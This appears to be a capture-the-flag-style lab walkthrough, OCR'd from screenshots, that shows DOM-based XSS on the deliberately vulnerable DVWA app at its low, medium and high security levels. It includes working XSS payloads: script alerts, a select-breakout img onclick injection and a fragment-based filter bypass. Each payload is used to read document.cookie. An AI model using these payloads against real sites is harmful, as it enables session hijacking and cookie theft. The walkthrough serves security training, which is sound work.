
XSS- XSS DOM

DOM-based Cross-Site Scripting (XSS) is a type of XSS attack that occurs when the client-side JavaScript code in a web application modifies the DOM (Document Object Model) in an insecure way, allowing an attacker to inject malicious code directly into the page. Unlike traditional XSS attacks that rely on server-side vulnerabilities, DOM-based XSS exploits client-side scripts that handle data and manipulate the web page structure. This type of attack can occur if an application uses data from user inputs, URL parameters, or other untrusted sources without proper validation or sanitization before integrating it into the DOM. The malicious script can then execute in the context of the user's browser, potentially leading to data theft, session hijacking, or other harmful actions. To prevent DOM-based XSS, developers should use secure JavaScript coding practices, such as avoiding the use of innerHTML and other functions that directly manipulate the DOM with untrusted data, and instead use safer alternatives like textContent or appropriate libraries for handling dynamic content safely.


Examples: -

Low Security


1. Move to the XSS (DOM) page and observe the url.




2. Now press the select button the url will change.



3. Now insert our own Javascript to the param, something simple, like an alert “<script>alert(“Houston, we have a problem!!”)</script>”


Vulnerability: DOM Based Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox
DVWA
Vulnerability: DOM Based Cross Site Scripting (XSS)
Houston, we have a problem!!
OK
Read 192.168.56.101


4. We have determine that the site is vulnerable to XSS. Let’s get the cookie with this script “<script>alert(document.cookie)</script>”


Vulnerability: DOM Based Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox
192.168.56.101/vulnerabilities/xss_d/?default=<script>alert(document.cookie)</script>
DVWA
Vulnerability: DOM Based Cross Site Scripting (XSS)
Please choose a language:
OK

```
PHPSESSID=mutbo5mul8s9q9vc24r62msf96; security=low
```

Medium Security


1. Open the Developer Tools and take a look at the html.



```
<select name="default">
  <script>…</script>
  <option value="test">test</option>
  <option value="" disabled="disabled">----</option>
  <option value="English">English</option>
  <option value="French">French</option>
  <option value="Spanish">Spanish</option>
  <option value="German">German</option>
</select>
<input value="Select" type="submit">
</form>
</div>
<h2>More Information</h2>
<ul>…</ul>
</div>
<br>
```


html > body.home > div#container > div#main_body > div.body_padded > div.vulnerable_code_area > form > select

2. We can try several values for our default param and see how the page reacts. We’re looking to break the page’s logic and insert a crafted tag. After some trial and error I’ve managed to insert the following value “<</select><img src=’#’ onclick=alert’Gotcha!!!’>”


Vulnerability: DOM Based Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox
192.168.56.101/vulnerabilities/xss_d/?default=<</select><img src="#" onclick=alert("Go
Gotcha!!!
OK
More Information

```
<form name="XSS" method="GET">
  <select name="default">…</select>
  <img src="#" onclick="alert("Gotcha!!!")">
  <option value="" disabled="disabled">----</option>
  <option value="English">English</option>
  <option value="French">French</option>
  <option value="Spanish">Spanish</option>
  <option value="German">German</option>
  <input value="Select" type="submit">
</form>
</div>
<h2>More Information</h2>
<ul>…</ul>
</div>
<br>
<br>
</div>
```

3. Now change it to get the cookie.



Vulnerability: DOM Based Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox

192.168.56.101/vulnerabilities/xss_d/?default=<</select><img src="#" onclick=alert(doc


```
PHPSESSID=mutbo5mul8s9q9vc24r62msf96; security=medium
```

```
▾ <form name="XSS" method="GET">
  ▸ <select name="default">…</select>
    <img src="#" onclick="alert(document.cookie)">
    <option value="" disabled="disabled">----</option>
    <option value="English">English</option>
    <option value="French">French</option>
    <option value="Spanish">Spanish</option>
    <option value="German">German</option>
    <input value="Select" type="submit">
  </form>
</div>
<h2>More Information</h2>
▸ <ul>…</ul>
</div>
<br>
<br>
</div>
```

html › body.home › div#container › div#main_body › div.body_padded › div.vulnerable_code_area › form › img

High Security

1. Open the Developer Tools and take a look at the html.



Vulnerability: DOM Based Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox

192.168.56.101/vulnerabilities/xss_d/?default=English&test

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

English&test | Select

More Information


- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_(OTG-CLIENT-001)
- https://www.acunetix.com/blog/articles/dom-xss-explained/

```
<ul class="menuBlocks">…</ul>
<ul class="menuBlocks">…</ul>
</div>
</div>
<div id="main_body">
<div class="body_padded">
<h1>…</h1>
<div class="vulnerable_code_area">
<p>Please choose a language:</p>
<form name="XSS" method="GET">
<select name="default">
<script>…</script>
<option value="English&test">English&test</option>
<option value="" disabled="disabled">----</option>
<option value="English">English</option>
<option value="French">French</option>
<option value="Spanish">Spanish</option>
```

```
element {
}
input, textarea, select {                    main.css:32
  font: 100% arial,sans-serif;
  vertical-align: middle;
}
Inherited from div#main_body
div#main_body {                              main.css:131
  ~~font-size: 13px;~~
}
Inherited from div#container
div#container {                              main.css:109
  ~~font-size: 13px;~~
}
Inherited from body
```

html > body.home > div#container > div#main_body > div.body_padded > div.vulnerable_code_area > form > select

2. The custom URL seems to circumvent the filter. Let’s obtain the cookie with “default=English&<script>alert(document.cookie)</script>”



Vulnerability: DOM Based Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox

```
192.168.56.101/vulnerabilities/xss_d/?default=English&<script>alert(document.cookie)</script>
```

```
PHPSESSID=mutbo5mul8s9q9vc24r62msf96; security=high
```